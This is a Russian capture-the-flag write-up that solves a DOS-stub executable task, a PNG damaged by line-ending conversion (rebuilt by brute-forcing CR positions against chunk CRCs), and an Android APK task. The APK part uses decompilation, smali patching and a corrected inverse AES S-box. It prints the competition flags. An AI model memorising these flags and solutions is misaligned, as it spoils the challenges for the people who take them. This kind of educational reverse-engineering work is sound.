
Дан очень небольшой `.exe`-файл (944 байта), который при запуске отдаёт нечто странное:

```
$ wine ./flag.exe
??h?e? ?f?l?a?g? ?i?s? ?h?i?d?d?e?n? ?s?o?m?e?w?h?e?r?e?
?
```

Вспоминаем, что Windows использует вариант UTF-16, а не UTF-8, который в терминале, и читаем сообщение правильно:

```
$ wine ./flag.exe | iconv -f utf16 -t utf8
The flag is hidden somewhere
```

Отлично, «флаг где-то спрятан». Ничего нового. Посмотрим, что из себя представляет этот бинарь в hex-виде:



Ничего интересного — видна строка «The flag is hidden somewhere» в UTF-16 и в самом начале странное «This program can....be run in DOS mode.» По этой строке не гуглится ничего, кроме кучи жалоб на строку «This program cannot be run in DOS mode.», и объяснений, что она просто есть в большинстве EXE-шек.

Portable executable — это ещё и название формата исполняемых файлов, которые используются для Windows. По этой же ссылке можно найти описание DOS stub, который есть в каждом PE-файле, чтобы сказать пользователям DOS, что они запускают исполняемый файл не так, как надо.

А тут строка говорит, что в DOS mode запустить можно. Попробуем и получим:




Рис. 26: DOSBox

Забираем флаг.

В самом деле, portable executable — можно не только на винде, но и в DOS запустить!

Флаг: **ugra_dos_stub_is_useful_kgsou0541h0u8ly5sa1z384j**

Альтернативное решение 1: Открыть в IDA и посмотреть на необычный DOS stub:





Рис. 27: Stub в IDA

Альтернативное решение 2: Попросить cyberchef сбрутить xor с known plaintext «ugra»



Интересные факты Заменять DOS stub с «дефолтного» (который просто выдаёт «This program cannot be run in DOS mode.») на свой `llvm-lld` (свободный компоновщик) научился только с 20-й версии, которая вышла во время соревнования. В связи с этим, и чтобы не переусложнять и без того непростую сборку через `zig cc` в репозитории лежит заранее собранный исполняемый файл с заглушкой вместо флага.

PNG

Форензика, 250 очков.

> Мы сделали то, что от нас прямо просили не делать, потому что мы не умеем читать. Теперь ничего не работает, и если вы это не исправите, то винить мы в этом будем вас.
>
> *flag.png*

Решение

Дан сломанный PNG-файл. При попытке его открыть некоторые просмотрщики изображения выводят ошибку `Fatal error reading PNG image file: PNG file corrupted by ASCII conversion`. Другие просто говорят, что файл не является PNG. Можно открыть страницу про PNG в Википедии и шестнадцатеричный редактор и увидеть, что вместо `0d 0a` в заголовке записано `0a`. Так или иначе, из этих данных и условия очевидно, что файл прогнали через `dos2unix`, чего делать категорически не стоило.

Заменим в заголовке руками первый LF на CRLF и попробуем открыть файл заново. Большинству просмотрщиков он всё равно не нравится, но Chromium, например, справляется с тем, чтобы показать начало файла, где видны символы `ug` (другие команды могли видеть чуть больше текста, но весь флаг не видел никто):




Рис. 28: Chromium

GIMP также справляется показать начало файла, но дальше декодировать его не может. Вероятно, декодирование упёрлось в какой-то LF в данных, который на самом деле должен был быть CRLF.

Заменить все LF на CRLF, очевидно, будет некорректно, потому что какие-то (почти все!) из LF изначально и были LF. Перебрать, какие LF заменять на CRLF, можно, но файл имеет длину около 1 мегабайта, и перебирать ≈16 позиций из ≈4096 и проверифицировать каждый файл нереально.

Почитаем больше про формат PNG. Данные разбиты на чанки, из которых самый содержательный — `IDAT`: именно в нём закодированны данные картинки. Также у чанков есть контрольная сумма! Получается, можно восстанавливать чанки независимо.

Начнём с того, что распарсим чанки из файла. У чанков нет маркера конца, но есть длина в байтах. Но замена CRLF на LF сдвинула какие-то байты ближе, поэтому этой длине больше верить нельзя. Как же тогда выдрать чанки? О! 4 символа `IDAT` вряд ли встретятся подряд в данных, поэтому можно просто найти все вхождения подстроки `IDAT` в файле и найти границы чанков таким образом. А после последнего чанка `IDAT` будет чанк `IEND`:

```
data = open("writeup/flag.png", "rb").read()

iend_i = data.rfind(b"IEND")
idat_i = data.find(b"IDAT")

while idat_i < iend_i:
    next_i = data.find(b"IDAT", idat_i + 4)
    if next_i == -1:
        next_i = iend_i
```

```
    chunk = data[idat_i - 4:next_i - 4]
    idat_i = next_i

    print("IDAT chunk of stored length (with header)", len(chunk))
```

```
IDAT chunk of stored length (with header) 65547
IDAT chunk of stored length (with header) 65546
IDAT chunk of stored length (with header) 65547
IDAT chunk of stored length (with header) 65547
IDAT chunk of stored length (with header) 65547
IDAT chunk of stored length (with header) 65548
IDAT chunk of stored length (with header) 65548
IDAT chunk of stored length (with header) 65548
IDAT chunk of stored length (with header) 65547
IDAT chunk of stored length (with header) 65547
IDAT chunk of stored length (with header) 65548
IDAT chunk of stored length (with header) 65548
IDAT chunk of stored length (with header) 65546
IDAT chunk of stored length (with header) 6732
```

Достанем теперь из чанка длину, которую сохранял энкодер. Разность между ней и хранимой длиной — это в точности количество потерянных CR:

```
stored_length = len(chunk) - 12
expected_length, = struct.unpack(">L", chunk[:4])

print("IDAT chunk with", expected_length - stored_length, "CRs missing,", chunk.count(b'\n'), "LFs present")
```

```
IDAT chunk with 1 CRs missing, 265 LFs present
IDAT chunk with 2 CRs missing, 266 LFs present
IDAT chunk with 1 CRs missing, 234 LFs present
IDAT chunk with 1 CRs missing, 246 LFs present
IDAT chunk with 1 CRs missing, 246 LFs present
IDAT chunk with 0 CRs missing, 225 LFs present
IDAT chunk with 0 CRs missing, 233 LFs present
IDAT chunk with 0 CRs missing, 207 LFs present
IDAT chunk with 1 CRs missing, 260 LFs present
IDAT chunk with 1 CRs missing, 220 LFs present
IDAT chunk with 0 CRs missing, 252 LFs present
IDAT chunk with 0 CRs missing, 245 LFs present
IDAT chunk with 2 CRs missing, 281 LFs present
IDAT chunk with 0 CRs missing, 30 LFs present
```

Другое дело! Перебрать одну или две позиции среди ≈250 совершенно реально:

```
stored_body = chunk[8:-4]
expected_crc, = struct.unpack(">L", chunk[-4:])

lf_positions = [i for i, c in enumerate(stored_body) if c == b"\n"[0]]

for insert_cr_at in itertools.combinations(lf_positions, expected_length - stored_length):
    fixed_body = stored_body
    for i in insert_cr_at[::-1]:
        fixed_body = fixed_body[:i] + b"\r" + fixed_body[i:]

    if zlib.crc32(b"IDAT" + fixed_body) == expected_crc:
        print("Chunk recovered")
        recovered_idat.append(fixed_body)
        break
```

```
else:
    assert False, "Failed to recover chunk"
```

Осталось сгенерировать корректный PNG-файл с чанками `IHDR`, `IDAT` и `IEND`. `IHDR` можно взять прямо из исходного файла, он не поломался:

```
ihdr_i = data.find(b"IHDR")
ihdr_length, = struct.unpack(">L", data[ihdr_i - 4:ihdr_i])
ihdr = data[ihdr_i - 4:ihdr_i + 8 + ihdr_length]
```

А оставшиеся чанки сформируем вручную:

```
def write_chunk(type: bytes, content: bytes):
    f.write(struct.pack(">L", len(content)) + type + content + struct.pack(">L", zlib.crc32(type + content)))

with open("recovered.png", "wb") as f:
    f.write(b"\x89PNG\r\n\x1a\n")
    f.write(ihdr)
    for idat in recovered_idat:
        write_chunk(b"IDAT", idat)
    write_chunk(b"IEND", b"")
```

И вот картинка восстановлена:

Рис. 29: recovered.png

Флаг: **ugra_this_sign_wont_stop_me_because_i_cant_read_geo58l23jcirfqnzpolkpkqz**

SecuSafe

Реверс-инжиниринг, 300 очков.

> Свою коммуникацию мы шифруем только инструментами, до которых не добрались спецслужбы. А до чего они точно добраться не успели? Правильно: до приложения в самом низу поиска в Google Play.
>
> Всё бы хорошо, но теперь приложение обновилось, и старые данные перестали расшифровываться. Всё, что есть и что мы помним — во вложениях. Поможете нам вернуть доступ к флагам?
>
> *Обновлено 8 марта в 18:33:* стоимость увеличена с 250 до 300.

Решение

В задании дано приложение (`secusafe.apk`), зашифрованный флаг (`flag.enc`) и пароль к нему — `1234567890`.

При попытке установить `secusafe.apk` скорее всего мы получим ошибку о том, что пакет несовместим. Интересно. Давайте попробуем понять, почему. Можно воспользоваться несколькими вариантами:

1. Приложение Split APKs Installer покажет логи установки и конкретную ошибку. После установки выбираем `secusafe.apk` и смотрим логи:

   ```
   App is not installed
   Device Android version is lower than required by the package
   ```

   Расширенный лог показывает:

   ```
   INSTALL_FAILED_OLDER_SDK: Requires development platform Baklava
   but this is a release platform.
   ```

2. Попробуем установить приложение через ADB:

   ```
   adb install secusafe.apk
   Performing Streamed Install
   adb: failed to install secusafe.apk: Failure [INSTALL_FAILED_OLDER_SDK: Requires development platform Baklava but this is
   ```

Видим, что приложение собрано под странную версию Android. Узнаём, что Baklava это кодовое название Android 16. В дни соревнования Developer Preview доступен только на последний Google Pixel. Под рукой у нас его нет, так что рассмотрим три варианта решения проблемы:

1. Запустим приложение в эмуляторе — например, при помощи Android Studio установим AVD с Android 16.
2. Попробуем поменять данные в `AndroidManifest` приложения, чтобы оно установилось на более старую версию Android. Минус этого варианта в том, что, наверное, приложение не просто так было собрано под Android 16 и вероятно использует какие-то фичи, которые не поддерживаются в более старых версиях — нам придется выпатчивать их (спойлер: так и есть).
3. Декомпилируем приложение и посмотреть, что там внутри.

Попробуем пойти первым способом. Скачиваем Android Studio, устанавливаем и создаем AVD с Android 16. Устанавливаем приложение. Разрешаем ему отправлять уведомления: если не разрешить — приложение будет закрываться. Приложение выглядит как-то так:




Рис. 30: secusafe

Пробуем ввести данные из задания и нажать кнопку «Encrypt» — получаем сообщение «Something went wrong». Это случается иногда, пока непонятно почему. Перезапускаем приложение, на этот раз появляется ченджлог:




Рис. 31: changelog

Внимательно его читаем, нажимаем на OK. Попробуем ввести данные из задания ещё раз и нажать кнопку «Encrypt». Получаем ещё более длинное сообщение. Видимо, приложение его ещё раз зашифровало. Нажимаем на переключатель — он переключает режимы Encrypt и Decrypt, нажимаем на кнопку и... приложение вылетает. Отлично, давайте посмотрим что в логах:

```
2025-03-09 20:01:32.359  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[0] = 65)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[1] = -124)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[2] = 59)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[3] = -25)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[4] = 118)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[5] = 97)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[6] = -86)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[7] = 103)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[8] = -55)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[9] = 60)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[10] = -94)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[11] = 99)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[12] = 41)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[13] = 57)
2025-03-09 20:01:32.360  4930-4930  Crypto        com.rozetkin.secusafe   I  invSubBytes: state[14] = -125)
--------- beginning of crash
```

```
2025-03-09 20:01:32.360  4930-4930  AndroidRuntime com.rozetkin.secusafe   D  Shutting down VM
2025-03-09 20:01:32.360  4930-4930  AndroidRuntime com.rozetkin.secusafe   E  FATAL EXCEPTION: main (Ask Gemini)
Process: com.rozetkin.secusafe, PID: 4930
java.lang.ArrayIndexOutOfBoundsException: length=16; index=16
    at com.rozetkin.secusafe.ui.encrypt.EncryptFragment$Crypto.sub3(EncryptFragment.kt:279)
    at com.rozetkin.secusafe.ui.encrypt.EncryptFragment$Crypto.BlockOperation(EncryptFragment.kt:415)
    at com.rozetkin.secusafe.ui.encrypt.EncryptFragment.cryptoOperation(EncryptFragment.kt:149)
    at com.rozetkin.secusafe.ui.encrypt.EncryptFragment.onCreateView$lambda$0(EncryptFragment.kt:67)
    at com.rozetkin.secusafe.ui.encrypt.EncryptFragment.$r8$lambda$jJ7tx7ZJRx5MPYFvcjQLTTcar3c(Unknown Source:0)
    at com.rozetkin.secusafe.ui.encrypt.EncryptFragment$$ExternalSyntheticLambda0.onClick(D8$$SyntheticClass:0)
    at android.view.View.performClick(View.java:8081)
    at com.google.android.material.button.MaterialButton.performClick(MaterialButton.java:1218)
    at android.view.View.performClickInternal(View.java:8058)
    at android.view.View.-$$Nest$mperformClickInternal(Unknown Source:0)
    at android.view.View$PerformClick.run(View.java:31515)
    at android.os.Handler.handleCallback(Handler.java:995)
    at android.os.Handler.dispatchMessage(Handler.java:103)
    at android.os.Looper.loopOnce(Looper.java:239)
    at android.os.Looper.loop(Looper.java:328)
    at android.app.ActivityThread.main(ActivityThread.java:8952)
    at java.lang.reflect.Method.invoke(Native Method)
    at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:593)
    at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:911)
```

Из лога становится понятно, что:

1. Приложение вылетает с ошибкой `ArrayIndexOutOfBoundsException`, то есть где-то в коде происходит обращение к несуществующему элементу массива.
2. Есть некая переменная `invSubBytes`. Что она означает — непонятно.

Придётся смотреть, что внутри приложения. Для декомпиляции и просмотра кода будем использовать JEB. Можно использовать jadx и прочие аналоги. Для того, чтобы пересобирать приложение (а это нам понадобится дальше) будем использовать плагин для VSCode — APKLab. Этот плагин совмещает в себе jadx, apktool и многое другое.

В Jeb видим следующее:




Рис. 32: jeb

Мы уже видели что приложение крашится в классе `EncryptFragment`, а именно в методе `Crypto.sub3`. Посмотрим что там происходит:

```
private final void sub3(byte[] arr_b, boolean z) {
            int v = 0;
            if(z) {
                while(v < arr_b.length) {
                    arr_b[v] = (byte)Crypto.a2[arr_b[v] & 0xFF];
                    Log.i("Crypto", "invSubBytes: state[" + v + "] = " + arr_b[v + 1] + ")");
                    ++v;
                }
            }
            else {
                while(v < arr_b.length) {
                    byte b = (byte)Crypto.a1[arr_b[v] & 0xFF];
                    arr_b[v] = b;
                    Log.i("SubBytes", "state[" + v + "] = " + ((int)b));
                    ++v;
                }
            }
        }
```

Ага, ну вот и ошибка. В первом цикле мы обращаемся к элементу `arr_b[v + 1]`, а во втором цикле к `arr_b[v]`. То есть в первом цикле мы выходим за границы массива. Исправить это можно двумя способами - либо убрать $+1$ в первом цикле, либо просто убрать вывод лога. Давайте реализуем первый вариант. Для этого загружаем приложение в APKLab, декомпилируем в smali, ищем функцию `sub3` в файле `smali\com\rozetkin\secusafe\ui\encrypt\EncryptFragment$Crypto.smali`:

```
.method private final sub3([BZ)V
    .locals 5

    <...>

    .line 279
    aget-byte v2, p1, v1

    new-instance v3, Ljava/lang/StringBuilder;

    const-string v4, "invSubBytes: state["

    <...>
    return-void
.end method
```

Для того, чтобы убрать $+1$ нам нужно заменить `aget-byte v2, p1, v1` в этой функции на `aget-byte v2, p1, v0`.

Попробуем теперь пересобрать приложение. Выбираем apktool.yml $\rightarrow$ ApkLab: Rebuild apk. Но пересборка падает, потому как apktool не знает, что такое Baklava в версии. Поменяем

```
sdkInfo:
  minSdkVersion: Baklava
  targetSdkVersion: Baklava
```

на

```
sdkInfo:
  minSdkVersion: 35
  targetSdkVersion: 35
```

После этого пересборка проходит успешно. Используем SDK 35, потому что до выхода релизной версии

Android 16 для сборки используется предыдущая версия Android — 15 с версией API 35. Устанавливаем, пытаемся расшифровать строчку, которую мы повторно зашифровали раньше и получаем полный бред:




Рис. 33: garbage

Значит расшифровка всё еще не работает нормально. Если попробовать расшифровать зашифрованный флаг, то приложение снова упадёт. Посмотрим в логи:

```
AndroidRuntime          com.rozetkin.secusafe               E  FATAL EXCEPTION: main (Ask Gemini)
Process: com.rozetkin.secusafe, PID: 5982
java.lang.IllegalArgumentException: 0 > -31
    at java.util.Arrays.checkLength(Arrays.java:4086)
    at java.util.Arrays.copyOfRangeByte(Arrays.java:4130)
    at java.util.Arrays.copyOfRange(Arrays.java:4125)
    at kotlin.collections.ArraysKt___ArraysJvmKt.copyOfRange(_ArraysJvm.kt:1466)
    at com.rozetkin.secusafe.ui.encrypt.EncryptFragment.crypto1(EncryptFragment.kt:203)
    at com.rozetkin.secusafe.ui.encrypt.EncryptFragment.cryptoOperation(EncryptFragment.kt:155)
    at com.rozetkin.secusafe.ui.encrypt.EncryptFragment.onCreateView$lambda$0(EncryptFragment.kt:67)
    at com.rozetkin.secusafe.ui.encrypt.EncryptFragment.$r8$lambda$jJ7tx7ZJRx5MPYFvcjQLTTcar3c(Unknown Source:0)
    at com.rozetkin.secusafe.ui.encrypt.EncryptFragment$$ExternalSyntheticLambda0.onClick(D8$$SyntheticClass:0)
    at android.view.View.performClick(View.java:8081)
```

```
    at com.google.android.material.button.MaterialButton.performClick(MaterialButton.java:1218)
    at android.view.View.performClickInternal(View.java:8058)
    at android.view.View.-$$Nest$mperformClickInternal(Unknown Source:0)
    at android.view.View$PerformClick.run(View.java:31515)
    at android.os.Handler.handleCallback(Handler.java:995)
    at android.os.Handler.dispatchMessage(Handler.java:103)
    at android.os.Looper.loopOnce(Looper.java:239)
    at android.os.Looper.loop(Looper.java:328)
    at android.app.ActivityThread.main(ActivityThread.java:8952)
    at java.lang.reflect.Method.invoke(Native Method)
    at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:593)
    at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:911)
```

Теперь приложение падает в функции `crypto1`. Посмотрим что там происходит:

```
private final byte[] crypto1(byte[] arr_b, boolean z) {
    if(z) {
        int v1 = ArraysKt.last(arr_b);
        return ArraysKt.copyOfRange(arr_b, 0, arr_b.length - v1);
    }

    int v2 = 16 - arr_b.length % 16;
    List list0 = ArraysKt.toMutableList(arr_b);
    for(int v = 0; v < v2; ++v) {
        list0.add(Byte.valueOf(((byte)v2)));
    }

    return CollectionsKt.toByteArray(list0);
}
```

В случае, если `z = true`, то мы берем последний элемент массива и возвращаем массив без последних `v1` элементов. В случае, если `z = false`, то мы добавляем в массив элементы, чтобы его длина стала кратной 16. Похоже на то, что это функция добавления/удаления дополнения (вероятно, PKCS#5). Реализована она верно, а значит, что если на ней падает приложение, что данные расшифровываются неправильно. И то, что приложение не упало в первый раз, когда мы зашифровали строку, говорит только о том, что нам повезло и было достаточно элементов для удаления.

Значит, придется разбираться, как работает шифрование и где допущена ошибка. Вспоминаем про логи с `subBytes` и `invSubBytes`. Нетрудно найти, что это названия таблиц замен для шифрования и дешифрования AES соответственно. Давайте посмотрим, как они выглядят в коде:

```
int[] arr_v = {0x93, 0xAB, 0x9E, ...много байт};
Crypto.a1 = arr_v;
Crypto.a2 = ArraysKt.reversedArray(arr_v);
```

Из функции `sub3` понятно, что `a1` — это `SBox` (`subBytes`), а `a2` — `invSBox` (`invSubBytes`). Таблица `SBox` явно не соответствует стандартной таблице AES, но в ней содержатся все байты с `0x00` по `0xFF` и они не повторяются, а значит, всё хорошо. Таблица `invSBox` — это `SBox` в обратном порядке, но это как раз в AES так не работает. Давайте пересчитаем её правильно:

```
def generate_invsbox(sbox):
    invsbox = [0] * 256
    for i, byte in enumerate(sbox):
        invsbox[byte] = i
    return invsbox
```

У нас получается вот такой массив:

```
int[] invsbox = {0x30, 0xa0, 0x97, 0x03, 0xb2, 0xd1, 0xf7, 0xa6, 0xbe, 0x0c, 0x2b, 0x2d, 0x19, 0x56, 0xc2, 0x33,
